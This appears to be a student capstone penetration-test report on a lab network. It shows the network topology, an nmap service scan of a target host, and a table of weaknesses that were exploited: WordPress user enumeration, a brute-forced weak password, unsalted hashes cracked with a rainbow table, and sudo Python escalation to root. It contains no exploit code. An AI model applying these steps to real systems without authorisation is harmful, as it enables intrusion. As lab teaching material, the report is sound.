Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities

Network Topology



Network
Address Range:
Netmask:192.168.1.0/24
Gateway:192.168.1.1

Machines
IPv4:192.168.1.90
OS: Debian Kali
Hostname: Kali


IPv4: 192.168.1.110
OS: Linux
Hostname: Taget1

IPv4:192.168.1.105
OS: Linux
Hostname: Capstone

IPv4:192.168.1.100
OS: ELK Stack
Hostname: ELK

Network map

Network Scan



```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-18 16:38 PST
Nmap scan report for 192.168.1.110
Host is up (0.00047s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.78 seconds
root@Kali:~# 
```

Network
Address Range:
Netmask:192.168.1.0/24
Gateway:192.168.1.1

Machines
IPv4:192.168.1.90
OS: Debian Kali
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Taget1

IPv4:192.168.1.105
OS: Linux
Hostname: Capstone

IPv4:192.168.1.100
OS: ELK Stack
Hostname: ELK

Network map

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	**Description**	**Impact**
1. Wordpress site (user enumeration)	After SSHing into michael with his credentials, we were able to search for the /var/www/html directory	We were able to find the usernames to get web server access
2. Weak password	A dictionary brute force attack found the password easily, esp since it was only 6 characters long	The password allowed us easily access web directories
3. Unsalted password hashes	Rainbow table was used to compare unprotected hash with a corresponding password.	We were able to gain access to Raven Security SQL server
4. Incorrect User privileges or privilege escalation	We used Steven’s sudo Python access to escalate up to root	We had full root access

Exploits Used

